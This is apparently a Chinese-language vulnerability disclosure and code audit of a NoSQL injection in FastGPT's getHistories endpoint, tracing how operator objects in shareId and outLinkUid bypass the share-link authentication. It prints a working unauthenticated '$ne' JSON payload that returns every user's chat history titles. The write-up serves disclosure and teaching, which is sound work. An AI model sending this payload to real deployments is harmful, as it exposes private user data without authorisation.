CVE-2026-79483: FastGPT NoSQL 注入 — 未授权访问全平台用户聊天历史标题
漏洞介绍
漏洞的简单介绍如下

存在漏洞的产品https://github.com/labring/FastGPT截止目前有29.5K星标,受影响的版本范围`>= 4.10.0且<= 4.14.0,POST /api/core/chat/getHistories 端点存在 **NoSQL 注入**漏洞。**未认证**攻击者可以通过构造恶意 JSON 载荷注入 NoSQL 操作符($ne、$regex、$gt` 等)来绕过 outLink 权限校验,从而未授权访问全平台所有用户的聊天记录标题
其实这个最开始并不是进行白盒审计出来的,一开始实际上是进行黑盒漏洞挖掘挖出来的,发现使用的是fastgpt之后才开始的代码审计
下面的内容就主要开始代码审计发现漏洞,新旧版本对比,真实案例
代码审计
代码审计已FastGPT-4.13.0版本为例
下载链接:https://github.com/labring/FastGPT/archive/refs/tags/v4.13.0.zip
理解项目架构
FastGPT 是一个 Next.js + TypeScript + MongoDB (Mongoose) 的 monorepo 项目
审计 MongoDB 应用时,我们需要关注的核心问题是:
用户输入是否被直接拼入 MongoDB 查询对象,而没有过滤以 $ 开头的操作符键?
这是 MongoDB + Node.js 应用中最常见的安全漏洞模式
先理解一下这个项目的架构
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
| FastGPT-4.13.0/
├── packages/
│ ├── global/
│ ├── service/
│ │ ├── support/permission/
│ │ │ ├── publish/authLink.ts
│ │ │ └── ...
│ │ └── core/chat/
│ └── ...
├── projects/
│ └── app/
│ └── src/
│ ├── pages/api/
│ │ └── core/chat/
│ │ └── getHistories.ts
│ └── service/
│ └── support/
│ └── permission/
│ └── auth/
│ └── outLink.ts
└── ...
|

审计技巧 ①:在 Next.js 项目中,pages/api/ 目录下的每个文件就是一个 API 端点。文件路径即路由路径。这是你的审计入口清单
在 Mongoose 应用中,数据流通常是:
1
| HTTP 请求 → req.body / req.query → 认证层 → 构建查询条件 → MongoDB 查询
|
审计目标:在每一层检查用户输入是否被正确校验和净化,才能流向数据库查询。
定位 API 入口
前面讲过要审计的点是getHistories.ts,所在的路径是 FastGPT-4.13.0/projects/app/src/pages/api/core/chat/getHistories.ts
这个文件是后端处理逻辑的一个api接口
于是就开始看到getHistories.ts中的代码
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
| import { MongoChat } from '@fastgpt/service/core/chat/chatSchema';
import { ChatSourceEnum } from '@fastgpt/global/core/chat/constants';
import { authOutLink } from '@/service/support/permission/auth/outLink';
import { authCert } from '@fastgpt/service/support/permission/auth/common';
import { authTeamSpaceToken } from '@/service/support/permission/auth/team';
import { NextAPI } from '@/service/middleware/entry';
import { type ApiRequestProps, type ApiResponseType } from '@fastgpt/service/type/next';
import { type PaginationProps, type PaginationResponse } from '@fastgpt/web/common/fetch/type';
import { type GetHistoriesProps } from '@/global/core/chat/api';
import { parsePaginationRequest } from '@fastgpt/service/common/api/pagination';
import { addMonths } from 'date-fns';
export type getHistoriesQuery = {};
export type getHistoriesBody = PaginationProps<GetHistoriesProps>;
export type getHistoriesResponse = {};
async function handler(
req: ApiRequestProps<getHistoriesBody, getHistoriesQuery>,
_res: ApiResponseType<any>
): Promise<PaginationResponse<getHistoriesResponse>> {
const {
appId,
shareId,
outLinkUid,
teamId,
teamToken,
source,
startCreateTime,
endCreateTime,
startUpdateTime,
endUpdateTime
} = req.body;
const { offset, pageSize } = parsePaginationRequest(req);
const match = await (async () => {
if (shareId && outLinkUid) {
const { uid } = await authOutLink({ shareId, outLinkUid });
return {
shareId,
outLinkUid: uid,
updateTime: {
$gte: addMonths(new Date(), -1)
}
};
}
if (appId && teamId && teamToken) {
const { uid } = await authTeamSpaceToken({ teamId, teamToken });
return {
teamId,
appId,
outLinkUid: uid,
source: ChatSourceEnum.team
};
}
if (appId) {
const { tmbId } = await authCert({ req, authToken: true, authApiKey: true });
return {
tmbId,
appId,
...(source && { source })
};
}
})();
if (!match) {
return {
list: [],
total: 0
};
}
const timeMatch: Record<string, any> = {};
if (startCreateTime || endCreateTime) {
timeMatch.createTime = {
...(startCreateTime && { $gte: new Date(startCreateTime) }),
...(endCreateTime && { $lte: new Date(endCreateTime) })
};
}
if (startUpdateTime || endUpdateTime) {
timeMatch.updateTime = {
...(startUpdateTime && { $gte: new Date(startUpdateTime) }),
...(endUpdateTime && { $lte: new Date(endUpdateTime) })
};
}
const mergeMatch = { ...match, ...timeMatch };
const [data, total] = await Promise.all([
await MongoChat.find(mergeMatch, 'chatId title top customTitle appId updateTime')
.sort({ top: -1, updateTime: -1 })
.skip(offset)
.limit(pageSize)
.lean(),
MongoChat.countDocuments(mergeMatch)
]);
return {
list: data.map((item) => ({
chatId: item.chatId,
updateTime: item.updateTime,
appId: item.appId,
customTitle: item.customTitle,
title: item.title,
top: item.top
})),
total
};
}
export default NextAPI(handler);
|
在const { offset, pageSize } = parsePaginationRequest(req);前面的那些代码里面定义了几种规则URL参数规则,请求体规则,返回数据规则,处理函数规则,数据提取规则。const { offset, pageSize } = parsePaginationRequest(req);代码就是处理好offset, pageSize这里两个参数,没有什么好讲的
后面就来到了一个关键的代码了
具体看到
1
2
3
4
5
6
7
8
9
10
11
12
| const match = await (async () => {
if (shareId && outLinkUid) {
const { uid } = await authOutLink({ shareId, outLinkUid });
return {
shareId,
outLinkUid: uid,
updateTime: {
$gte: addMonths(new Date(), -1)
}
};
}
|
如果shareid和outlinkuid存在则,authoutlink函数经过处理之后得到uid,然后将outlinkuid的值替换为刚刚得到的uid
审计到了这里很明显就发现了一些问题
问题一:req.body 直接解构,无 Zod/schema 校验,用户可以传入任意 JSON 类型(对象、数组等)
问题二:shareId 直接写入 match 对象, 如果 shareId 是 {"$ne": ""},MongoDB 会解释为操作符
问题三:outLinkUid: uid — uid 来自 authOutLink(),需要追踪这个函数返回的 uid 是否安全
于是开始审计 authOutLink 函数
追踪认证链authOutLink

authOutLink 被调用来验证 shareId 和 outLinkUid。打开 FastGPT-4.13.0/projects/app/src/service/support/permission/auth/outLink.ts:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
| import { POST } from '@fastgpt/service/common/api/plusRequest';
import type {
AuthOutLinkChatProps,
AuthOutLinkLimitProps,
AuthOutLinkInitProps,
AuthOutLinkResponse
} from '@fastgpt/global/support/outLink/api.d';
import { type ShareChatAuthProps } from '@fastgpt/global/support/permission/chat';
import { authOutLinkValid } from '@fastgpt/service/support/permission/publish/authLink';
import { AuthUserTypeEnum } from '@fastgpt/global/support/permission/constant';
import { OutLinkErrEnum } from '@fastgpt/global/common/error/code/outLink';
import { type OutLinkSchema } from '@fastgpt/global/support/outLink/type';
export function authOutLinkInit(data: AuthOutLinkInitProps): Promise<AuthOutLinkResponse> {
if (!global.feConfigs?.isPlus) return Promise.resolve({ uid: data.outLinkUid });
return POST<AuthOutLinkResponse>('/support/outLink/authInit', data);
}
export function authOutLinkChatLimit(data: AuthOutLinkLimitProps): Promise<AuthOutLinkResponse> {
if (!global.feConfigs?.isPlus) return Promise.resolve({ uid: data.outLinkUid });
return POST<AuthOutLinkResponse>('/support/outLink/authChatStart', data);
}
export const authOutLink = async ({
shareId,
outLinkUid
}: ShareChatAuthProps): Promise<{
uid: string;
appId: string;
outLinkConfig: OutLinkSchema;
}> => {
if (!outLinkUid) {
return Promise.reject(OutLinkErrEnum.linkUnInvalid);
}
const result = await authOutLinkValid({ shareId });
const { uid } = await authOutLinkInit({
outLinkUid,
tokenUrl: result.outLinkConfig.limit?.hookUrl
});
return {
...result,
uid
};
};
export async function authOutLinkChatStart({
shareId,
ip,
outLinkUid,
question
}: AuthOutLinkChatProps & {
shareId: string;
}) {
const { outLinkConfig, appId } = await authOutLinkValid({ shareId });
const { uid } = await authOutLinkChatLimit({ outLink: outLinkConfig, ip, outLinkUid, question });
return {
sourceName: outLinkConfig.name,
teamId: outLinkConfig.teamId,
tmbId: outLinkConfig.tmbId,
authType: AuthUserTypeEnum.token,
responseDetail: outLinkConfig.responseDetail,
showNodeStatus: outLinkConfig.showNodeStatus,
appId,
uid
};
}
|
对于这个代码,具体要看的内容肯定是authOutLink函数所在的代码
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
| export const authOutLink = async ({
shareId,
outLinkUid
}: ShareChatAuthProps): Promise<{
uid: string;
appId: string;
outLinkConfig: OutLinkSchema;
}> => {
if (!outLinkUid) {
return Promise.reject(OutLinkErrEnum.linkUnInvalid);
}
const result = await authOutLinkValid({ shareId });
const { uid } = await authOutLinkInit({
outLinkUid,
tokenUrl: result.outLinkConfig.limit?.hookUrl
});
return {
...result,
uid
};
};
|
这个代码片段
1
2
3
4
5
6
7
8
| export const authOutLink = async ({
shareId,
outLinkUid
}: ShareChatAuthProps): Promise<{
uid: string;
appId: string;
outLinkConfig: OutLinkSchema;
}>
|
定义收到的hareId,outLinkUid的数据类型是ShareChatAuthProps,返回的数据类型是Promise
后面直接看outLinkUid存在的处理逻辑
const result = await authOutLinkValid({ shareId });这个代码清晰的写了shareid丢给了authOutLinkValid函数进行处理,处理之后得到result变量
来到后面
1
2
3
4
| const { uid } = await authOutLinkInit({
outLinkUid,
tokenUrl: result.outLinkConfig.limit?.hookUrl
});
|
用 outLinkUid(用户给的外链凭证)和 hookUrl(验证接口地址)去调用 authOutLinkInit 函数,从返回结果里取出 uid(真实用户ID)
所以对于这个代码来说是不是有两个验证,一个是authOutLinkValid一个是authOutLinkInit
他们两个的验证是息息相关的authOutLinkValid接收shareId输出result,authOutLinkInit接收outLinkUid和有关result的值输出最终需要的uid
审计到了这里就又发现了几个问题
问题一:检查outlinkuid是否为空if (!outLinkUid),如果输入的是对象的话是可以绕过truthy 检查的
问题二:后续需要具体的审计一下authOutLinkValid和authOutLinkInit的处理逻辑
追踪认证链authOutLinkValid

函数所在的位置
packages/service/support/permission/publish/authLink.ts
具体的代码如下
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
| export async function authOutLinkValid<T extends OutlinkAppType = any>({
shareId
}: {
shareId?: string;
}) {
if (!shareId) {
return Promise.reject(OutLinkErrEnum.linkUnInvalid);
}
const outLinkConfig = await MongoOutLink.findOne({ shareId }).lean<OutLinkSchema<T>>();
if (!outLinkConfig) {
return Promise.reject(OutLinkErrEnum.linkUnInvalid);
}
return {
appId: outLinkConfig.appId,
outLinkConfig: outLinkConfig
};
}
|
这个代码就很明显了,const outLinkConfig = await MongoOutLink.findOne({ shareId }).lean<OutLinkSchema<T>>();前面shareid不能为空是肯定能满足的,满足之后就执行findone进行查询数据库信息,关键的地方就在于没有对shareid进行限制,导致攻击者可以直接构造MongoDB操作符
最后返回的是一个对象,包含两个东西:
appId:从 outLinkConfig 里取出的应用ID(字符串)outLinkConfig:完整的分享链接配置对象(包含所有字段)
追踪认证链authOutLinkInit
函数所在的位置
projects/app/src/service/support/permission/auth/outLink.ts
1
2
3
4
5
6
7
8
9
10
| export function authOutLinkInit(data: AuthOutLinkInitProps): Promise<AuthOutLinkResponse> {
if (!global.feConfigs?.isPlus) return Promise.resolve({ uid: data.outLinkUid });
return POST<AuthOutLinkResponse>('/support/outLink/authInit', data);
}
|
如果是社区版本的话直接return Promise.resolve({ uid: data.outLinkUid })直接把 data.outLinkUid 原样放进 uid 字段返回,无任何类型校验、长度检查、字符过滤,然后outLinkUid又是用户直接控制的于是就造成了nosql注入
1
2
3
4
5
6
7
8
9
10
11
| 攻击者发送: { "outLinkUid": {"$ne": ""} }
↓
authOutLinkInit 接收: data.outLinkUid = {"$ne": ""} (一个 MongoDB 操作符对象)
↓
社区版直接返回: { uid: {"$ne": ""} } (无任何过滤!)
↓
getHistories.ts 接收: uid = {"$ne": ""}
↓
MongoChat.find({ outLinkUid: {"$ne": ""} })
↓
MongoDB 解释: 匹配所有 outLinkUid ≠ "" 的文档 = 全平台所有聊天记录
|
最后回到gethistories.ts
构建match对象
match = {shareId: {"$ne":""},outLinkUid: {"$ne":""},updateTime: { $gte: ... }}

最后根据match进行查询

返回全平台所有用户聊天的数据
审计总结
步骤 1:攻击者发送恶意请求
text
1
2
3
4
5
| POST /api/core/chat/getHistories
{ "shareId": {"$ne":""}, "outLinkUid": {"$ne":""} }
此时: shareId = {"$ne":""} (对象,不是字符串)
outLinkUid = {"$ne":""} (对象,不是字符串)
|
步骤 2:getHistories.ts 解构参数
text
1
2
3
4
| shareId = {"$ne":""} (truthy → 进入分支一)
outLinkUid = {"$ne":""} (truthy → 进入分支一)
注意: if (shareId && outLinkUid) 对对象永远为 true
|
步骤 3:authOutLink → authOutLinkValid({ shareId })
text
1
2
3
4
| MongoOutLink.findOne({ shareId: {"$ne":""} })
→ MongoDB 解释: 找任意 shareId ≠ "" 的 outLink 记录
→ 只要平台存在任何分享链接,此查询就有结果
→ ✅ 检查通过
|
步骤 4:authOutLink → authOutLinkInit({ outLinkUid })
text
1
2
3
4
5
| 社区版 (isPlus=false):
return Promise.resolve({ uid: {"$ne":""} })
→ 🔴 无任何类型校验,攻击者的操作符对象原样返回!
→ 返回 uid = {"$ne":""}
|
步骤 5:getHistories.ts 构建 match 对象
text
1
2
3
4
5
| match = {
shareId: {"$ne":""}, ← 用户输入直接进入
outLinkUid: {"$ne":""}, ← 恶意 uid 直接进入
updateTime: { $gte: ... } ← 服务端生成的(安全)
}
|
步骤 6:MongoDB 执行查询
text
1
2
3
4
5
6
7
| MongoChat.find({
shareId: {"$ne":""}, → 匹配所有 shareId 非空的记录
outLinkUid: {"$ne":""} → 匹配所有 outLinkUid 非空的记录
})
→ 返回全平台所有用户的聊天记录!
→ total = 9999(跨用户数据泄露)
|
实战例子
由于开发者没有加 authCert 于是端点就直接暴露了,所以这个可以直接利用